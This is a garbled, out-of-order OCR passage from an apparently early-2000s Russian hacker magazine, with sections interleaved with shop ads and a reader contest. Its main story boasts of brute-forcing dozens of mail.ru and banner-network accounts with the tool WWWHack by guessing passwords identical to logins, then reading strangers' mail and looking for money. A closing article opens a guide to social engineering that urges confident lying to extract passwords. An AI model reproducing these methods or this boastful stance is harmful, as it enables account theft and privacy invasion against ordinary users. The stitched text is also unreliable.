руку попало, а собирать интересную информацию. Помни, информация - сила. Я до сих пор на этих паролях сижу :), а все благодаря тому, что никто не заметил моего присутствия на компьютере с паролями (чего не скажешь об остальных компах, на которых я побывал). Конечно, надо выразить благодарность админам, которые забыли разве что только вывести приветствие при входе на шары. А вот все остальное сделали так, чтобы мне не нужно было напрягаться.

### ЗЫ

Проанализировав расшифрованные пароли, я обнаружил некую закономерность. Она заключалась в том, что не был расшифрован ни один пароль, в котором присутствовали сразу малые и большие буквы и цифры вместе с ними. Вот такая вот мораль - если не хочешь, чтобы твой пароль схавал какой-то случайный прохожий, сделай его нерасшифруемым. В


этом мире ламеров надо самому заботиться о своем. Будь это деньги, сайты или твой любимый порно-сервер.



## Середина 50-ых

Наступило время, когда компы начали использовать не только в тех заведениях, где их строили и изучали, но и в некоторых доселе не видевших этого чуда местах: в основном, в областях, связанных с научными разработками, в области космических исследований, а также в вычислительных центрах. В связи с тем, что кто-то должен был обслуживать эти компы, программеры начали потихоньку выползать из своих исследовательских центров и лабораторий на глаза обычным людям. Не удивительно, что именно их начали повсеместно называть компьютерщиками. На долю же инженеров выпало изучение и совершенствование машин. Они начали прокладывать самые первые экспериментальные сети в своих учреждениях. Компы заметно уменьшились в размере. Хакеров все еще не было.





# X - Конкурс

**П**ривет, перец! Помнишь, в прошлом номере Спеца, мы объявили конкурс вместе с провайдером Ньюкомпорт? Ну, так вот: у нас целая куча победителей! Десять человек получают ценные призы и подарки от журнала X и упомянутого славного провайдера!

## Вот имена героев:

holmes <holmes@omen.ru>  
 sharic\_mailru <sharic@mailru.com>  
 Denis <danissim@pisem.net>  
 Антон <obladioblada@chat.ru>  
 JoeBlack <joe\_black@freemail.ru>  
 System makfunction  
 <system.malfunction@gmx.net>  
 XenoiD\_BoX <superbox@inbox.ru>  
 Ovecha <ovecha@mail.ru>  
 MazeFAQer <mazefaquer@mail.ru>  
 Maddoc <maddoc@mail.ru>  
 Mwbcats <mwbcats@chat.ru>

## Мотай на ус.

Ты не выиграл в прошлый раз? Не отчаивайся! Вот тебе условия следующего конкурса. Выбери правильные варианты ответа на следующие вопросы, и пришли по адресу холодсобакахакерточкару.

Победитель получит ЯЩИК ПИВА "КЛИНСКОЕ" (офигеть! - прим. Глав. Ред.), следующие два победителя - по пол-ящика, и оставшиеся четверо - по четверти ящика.

### 1. Как зовут человека, который нарисовал "Ghost in the shell"?

А. Масамунэ Широ  
 Б. Лао Чен  
 В. Джао Е  
 Г. Ю Ань Кай

### 2. Маганный - это...

А. Светло-русый цвет волос  
 Б. Плохой, нехороший, злой  
 В. Мертвый поросенок  
 Г. Вид каленого клинка

### 3. Еламок - это...


А. Разновидность японской мультипликации.  
 Б. Валяная белая шапка  
 В. Фамилия ведущего менеджера Микрософт в России  
 Г. Марка польского автопроизводителя

### 4. Лабец - это...

А. Распиленное вдоль бревно  
 Б. Черепная кость животного  
 В. Деталь шарикоподшипникового механизма  
 Г. Часть вольфрамовой нити в лампе

### 5. Лалаки - это...


А. Десны  
 Б. Мобильник (обиходное название)  
 В. Настоящая фамилия Сергея Покровского  
 Г. Финские сани



### Хозяйке на заметку:


**Знаешь ли ты, что ещё несколько десятков лет назад, в США поймали фрикера, который, для того, чтоб имитировать работу генератора тонов и получить халявный звонок, свистел в коробочку из-под детской каши!**






# Почтовый ВУАЦЕРИЗМ

GALANT <GALANTTT@OPERAMAIL.COM>



**Д**аров, перец. Ты стал взрослым и теперь можешь сотнями валить неугодные сервера? Тебе просто смешно смотреть на администраторов сайтов, рассуждающих о безопасности? Ты не в состоянии заснуть, если твой злейший враг на ночь не отформатирует в очередной раз винчестер, так и не избавившись от твоего вируса? А вот я расскажу тебе историю, которая случилось со мной, когда я был еще совсем маленьким и безобидным. Не знаю, надо ли делать

нила недавно, интересовалась, как у меня дела. А вот мои недолгие размышления привели меня к мысли, что как-то давно я не развлекался по-настоящему. А какие бывают развлечения? Подглядывать за девушками в замочную скважину? Заманчивое предложение, но это надо куда-то идти, а вставать так не хочется... А чем привлекательно подглядывание в замочную скважину? Тем, что ты проникаешь в чужую личную жизнь, когда в нее тебя ну никак не хотят звать. Руки сами потянулись к кнопкам, и через несколько минут я уже раздумывал, как бы мне почитать чужую почту. "Дело это нехитрое, - скажешь ты, - заслал троянского коня, и читай в свое удовольствие." Так-то оно так, но тратить время на эти, уже порядком приевшиеся, забавы мне что-то не захотелось. Тянуло к чему-то оригинальному - и такому, что ясно показало бы, как опасно не пускать меня в свою личную жизнь :). Но какой почтовый сервис выбрать?




из нее какие-то выводы. Просто послушай.

## Как-то раз

Сидел я как-то за родным пюсюком и размышлял о смысле жизни. Нет, нет, не волнуйся, с крышей у меня все нормально, зво-



Чтение переписки английских пользователей меня не устраивало, и поэтому было решено остановиться на российском сервере. А какой у нас самый известный российский e-mail сервис? Правильно, mail.ru. Хотя о взломах mail.ru было написано уже порядочно, ничего сложного не хотелось, и мысли лениво блуждали от окошка с логином к окошку с паролем. Что бы такое придумать? И вдруг абсурдная идея посетила голову: "А почему два окошка?" Почему не одно? Насколько проще было бы: заходишь



ты на сайт, а тебя так строго и официально спрашивают "Как вас зовут?". И ты, нисколько не напрягаясь, вводишь фамилию соседа и целый час отвечаешь на письма его знакомым девушкам. Нет, тут какие-то пароли понапридумывали. И вдруг неожиданная идея мелькнула в сознании. А почему обязательно логин и пароль должны быть разными? Разве на всех сайтах я сознательно придумывал логин и пароль? Ага, сейчас, а потом забудешь его и ищи свщи... Поэтому часто дело ограничивалось только самым простым "12345"/"12345" :). Почему бы не попробовать?

### Попытка – не пытка

Первые несколько попыток такого нехитрого перебора не увенчались успехом, и мысли опять лениво потекли по своим направлениям. Компьютер моргнул лампочками и тоже задумался, ожидая указаний. Я продолжал перебор. В уме всплыла фраза: "пусть трактор работает, он железный...". А чем мой компьютер хуже трактора? Я ласково погладил его по белому корпусу и почему-то подумал, что никакой трактор с ним не сравнится. "Ладно, - сказал я ему, - пришло время тебе поработать за меня". Из бескрайних просторов сети была выужена программа WWWHack, как раз предназначенная для проникновения на защищенные паролем сайты. А чем WEB-интерфейс mail.ru не защищенный сайт? Следуя принятому решению, я решил настроить программу для перебора логинов и паролей, с ними совпадающих. Но откуда брать логины? Не вводить же вручную. И тут на помощь пришел недавно вы-



качанный из сети файл с самыми распространенными именами. В самом деле, какое слово ближе всего человеку, плохо разбирающемуся в компьютерах? Логин? Я сказал - плохо разбирающемуся в компьютерах. Пароль? Ну не настолько же ему плохо... По моему, "имя" - это самое то, близкое, родное, то, что самым первым приходит на ум, когда тебя в Сети о чем-то спрашивают. Опять же, после бурной бессонной ночи, я не всегда свою версию BIOS вспоминаю, а что уж говорить о каком-то пароле...

Если забыл имя - можно посмотреть в паспорте, ну или, на худой конец, спросить у кого-нибудь из населяющих квартиру жителей. Итак, решено.

### Перебор

Скормленный ему файл WWWHack проглотил не поморщившись. На этом его действия и закончились. Что такое? Все-таки компьютер имеет определенное сходство с трактором,

пока его не подтолкнешь, он не заработает. Итак, вроде бы ввел адрес сайта, который спрашивает пароль, указал файл с паролями, но дело опять как-то не клеилось. А как, интересно, программа узнает, правильный ли пароль она подобрала? Должен же быть какой-то критерий. В качестве критерия была выбрана фраза "извините, пароль неверный". И тогда ее отсутствие означало бы, что мои старания увенчались успехом. Затаив дыхание, я нажал на кнопку и стал ожидать ре-

Заказ по интернету

<http://www.e-shop.ru>  
e-mail: sales@e-shop.ru

**e-shop**  
<http://www.e-shop.ru>



(095) 258-8627  
(095) 928-6089  
(095) 928-0360  
(812) 311-8312

\$499.00

## Только 8 Марта

на все заказы, поступившие от прекрасной половины человечества предоставляется **СКИДКА 8%**

\$79.99  (US) Unreal Tournament	\$79.99  (US) Fantavision	\$79.99  (US) ESPN X Games Snowboarding	\$79.99  (US) Kessen
\$79.99  (US) Dead or Alive 2: Hardcore	\$79.99  (US) Ridge Racer V	\$79.99  (US) Summoner	\$79.99  (US) Oni
\$79.99  (US) TimeSplitters	\$79.99  (US) Big SSX Snowboard Supercross	\$79.99  (US) Tekken Tag Tournament	\$79.99  (US) Midnight Club: Street Racing
\$55.99  (US) Basic Memory Card	\$55.99  (US) PSX-2 Controller	\$55.99  (US) Memory Card 8 Mb	\$119.99  (US) Racing Wheel



зультата. Модем дружелюбно подмигивал, цифры на экране сменяли друг друга, пароли все не подходили. И вот, когда я решил прекратить эту бесплодную затею, однообразие на экране сменялось на надпись "Пароль найден". Меня охватило воодушевление, и, действительно, WWWHack оправдал мои ожидания. Словарика хватило на то, чтобы, за еще полчаса перебора, из 150 вариантов верными оказались восемь. Абсолютно без моего участия я получил еще 8 почтовых ящиков :). Срочно в сети был найден словарик часто встречающихся логинов, наименований этак на 500, который сразу же был скормлен WWWHack'у. Неумолимый взломщик! Вот как надо работать. Следующая пара часов заставила меня усомниться в так расхваливаемом повышении уровня компьютерной культуры у современных пользователей, так как количество полученных логинов уже перевалило за 20. Я решил, что на сегодня достаточно и страсть к чужим письмам будет утолена на долгие месяцы. Но в уме уже зрели грандиозные планы о том, какую еще пользу мне может принести сделанное открытие. Всю ночь в голове крутились длинные номера кредитных карт и плавающие в море секретной информации мешки с деньгами. Следующее утро оказалось не менее плодотворным, так как мой друг, которого я попросил мне помочь, сообщил еще о пяти паролях. Дело принимало занятный оборот. Решив почитать чужую почту, я вдруг наткнулся на способ абсолютно спокойно заниматься взломами сайтов с паролями, пользуясь неопытностью пользователей...

### Как мы не срубили чужих денег

Несомненно, чужая почта - это очень и очень интересно, но ведь нельзя останавливаться на достигнутом, и поэтому, после зрелых размышлений, было решено заняться чем-нибудь более сложным, благо на вооружении у нас все же не трактор, и косить можно не только траву. В качестве объекта для следующего эксперимента был выбран сайт компании, которая предлагает web-мастерам заработать деньги с помощью баннеров, размещенных на их сайтах. Следовало ожидать, что серьезная компания не настолько беспечна по отношению к своим пользователям, но нет, все оказалось настолько же просто. Правда, отношение количества добытых паролей к количеству перебранных значительно уменьшилось. Это и понятно, люди более ответственно относятся к деньгам, чем к собственной переписке. Но и мы не лыком шиты, в ход пошли все словари, которые можно было найти в Сети. Сыграл роль и тот фактор, что веб-мастера народ более продвинутый и не вводят в качестве пароля что попало. Но, несмотря на это, пароли все же были, и осталось проверить, нет ли на их эккаунтах денег. И вот тут нас ждало достаточно сильное разочарование, так как эти пользователи относились к зарабатыванию денег точно так же, как и к выбору пароля. Нет что бы сначала деньги зарабатывать научились, а потом в веб-мастера лезли. Никакой культуры у современных пользователей. Поэтому в итоге мне с другом пришлось подыскивать другое место для наших экспериментов =).


### Хеппи энд

Вот такая вот нехитрая история. И если ты мне скажешь, что ничего сложного в этом не было, я, не задумываясь отвечу, что красивый взлом не обязательно должен быть сложным, но обязательно эффективным. В данном случае эффективность налицо. А вот программа WWWHack мне еще неоднократно помогла, но это уже совсем другая история. Перебор продолжится!



Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.  
Заказы по интернету — круглосуточно!

В нашем магазине действует услуга 48 часов Money Back см. Подробности на [www.e-shop.ru](http://www.e-shop.ru)



# БЫЛЦНА

## о Мире

GALANT (GALANTTT@OPERAMAIL.COM)

У создала сеть админов.  
И появились ламеры, юзеры, хаке-  
ры и серверы...  
И повелел трафик увеличить пропускную  
способность каналов, и появилось оптово-  
локно.  
И захотели хакееры наказать ламеров, и  
появились нюкеры, флудеры и бомберы.  
И захотели ламеры защититься от хакееров,  
и появились файрволы, логины и пассвор-  
ды...  
Но не успокоились злобные хакееры да и  
создали пвэлхаки, лофты и джоны риппе-  
ры...  
И повелела им сеть разговеться, да и поя-  
вились ноды, хабы и поинты.  
И всевеликая Фидо преградила им дорогу  
своими модерками, флеймами и рулесами...  
Но не отступили хакееры и позвали краке-  
ров, любителей вареза.  
И пошли на блинах по сети великой крак-  
нутые исходники и порипанные сидюки...  
Да во славу коннекта и во восхваление БО-  
ДА...  
И менялись меговые винты на гиговые, и  
процы разгонялись во всеуслышанье...  
А юзеры бороздили Великую Паутину да и  
восхваляли провайдеров...  
А провайдеры, от дисконнектов уставшие,  
придумывали коварные способы забаннить  
юзеров...  
И появлялись Линуксоиды, Полуосьники и  
Макинтошевы...  
И не отступали хакееры, создавали "2600",  
"Сеть" и "Нейромансера"...  
И помогали им любители вареза, поставляя  
Напстеры и Гнутеллы с кривыми кодерами.  
И зип-драйвы сменили косые флопы, и  
лайнс пришел на смену тетрису, и появил-  
ся МекУорриор.  
А параллельно шли процессы неведомые,  
простым ламерам непонятные...  
То думеры и квакеры оттачивали свое мас-  
терство, кланами нападая на беззащитных.  
И Джон Кармак помогал им творить безза-  
коние, не замечая туч над горизонтами  
бескрайными.

А тучи те рождались в Силиконовой доли-  
не,  
И имя им было странное, доселе неслы-  
ханное,  
Навеки проклят тот, кто  
знает их название,  
И снизойдут  
они

скоро на просторы софта беззащитные,  
И заполнят их.  
А простые смертные со страхом и ненави-  
стью

Называть их будут мелкомягкие,  
Что значит: "пришедшие с ми-  
ром, но оставившие разру-  
шения"...





# ТРОЯНЕЦ В МОЗГАХ, ИЛИ НЕМНОГО О СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

NOAH (NOAH@INBOX.RU, UIN 983332)



**Запомни, что наглость - самый главный хацкерский "софт" социального инженера. Если при разговоре с "клиентами" голос у тебя будет дрожать, а заплетык языкаться :), ты ничего не добьешься! Веди себя нагло и уверенно, так, как бы ты себя повел, если бы на самом деле был тем человеком, за которого себя выдаешь.**


**Д**арова, дружище :)! Как делишки, много всего успел нахакать? Wow, круто!! Только смотри, не засиживайся особо за компом - колоть и ломать, конечно, здорово, и доки всякие читать интересно, но знай, что настоящий хацкер хакает не только когда находится рядом со своим железным другом. Хакать - это как философия, как принцип жизни. Правильный хацкер должен прожить свою жизнь хакаячи :). Он должен уметь хакать и в реале! Эй, отложи свой фрикнутый мобильник, я совсем не то имел в виду!!! Ну, млин, я хотел аккуратно перевести разговор на социальную инженерию, а ты со своим мобильником сбил меня с толку :). Еще хорошо, что я про фрикинг не начал рассказывать, а то был бы облом, потому что эта статья про хаканье людей, а не телефонов - про social engineering :). Хотя о телефонах речь тоже пойдет ;).

## ХАЦКЕРСКИЙ СОЦИАЛЬНЫЙ ИНЖЕНЕРИНГ

Понимаешь, иногда хакнуть какую-нибудь сеть бывает настолько трудно, настолько гиморно, что хацкер пытается добыть необходимую для ее хаканья информацию в реале. Намного проще обмануть доверчивую сотрудницу-бухгалтера конторы, чья сеть хакается, и выведать у нее пароль ее аккаунта (а это уже что-то), чем обходить твердокаменную защиту, которую выстроил вокруг своей сети админ этой конторы. Процесс выманивания

информации о ломаемой системе у людей из реала (впрочем, не обязательно из реала) называется social engineering (социальная инженерия). Это целое хацкерское искусство. Чаще всего хацеры инженерят по телефону, но иногда доходит до того, что приходится наниматься в эту контору на какую-нибудь мелкую должность (как правило, это бывает должность уборщика или курьера), чтобы иметь возможность работать "изнутри". Бывает, что одна операция длится несколько месяцев. Смысл социальной инженерии состоит в том, чтобы дезинформировать, обмануть, запутать человека ("клиента"), заставить его поверить тебе, а потом получить с этого какую-то выгоду. Вообще говоря, социальная инженерия - это то, с чем ежедневно сталкиваются все люди, вне зависимости от того, хацеры они или нет. Когда ты тихонько выпускаешь весь свой вирусный парк на компы в обожаемом тобой учебном заведении, а потом, в течение шести часов, делая огромное одолжение преподу, сам же травишь их антивирусником - это социальная инженерия. Когда ты говоришь своей девушке: "В твоих глазах космос!!!", а сам думаешь: "Черт, вот это буфера!" - это социальная инженерия. Когда ты в поликлинике фальшиво хрипишь и кашляешь как старый радиоприемник и просишь дать тебе справку - это социальная инженерия. Когда ты просишь у отца ключи от машины и скромно так намекаешь на то, что она грязная, и ты хотел бы ее всего лишь помыть - это социальная инженерия. Но мы не будем рассматривать social engineer-





ing в таком крупном масштабе, иначе мы с тобой, пельмень, просто состаримся, обсуждая столь глубокую тему. Представь себя таким хрычом - крупнейшим специалистом по социальной инженерии в мире :). Короче, для нас социальная инженерия - это нетехнические методы обхода систем компьютерной защиты. То есть мы будем хакать людей только для того, чтобы потом при помощи полученной от них информации хакнуть комп или сеть. Это и есть та классическая хацкерская социальная инженерия, которая нас интересует. Сомнительное удовольствие освещать все остальные аспекты

**Самое наинегаважное - не быть пассивным, не упускать инициативу из своих рук. Это как с девушкой танцевать :), ты должен вести, направлять диалог.**

социальной инженерии я с радостью уступаю каким-нибудь другим перцам :). Нам с тобой - хацкерское, им - остальное. Вот.

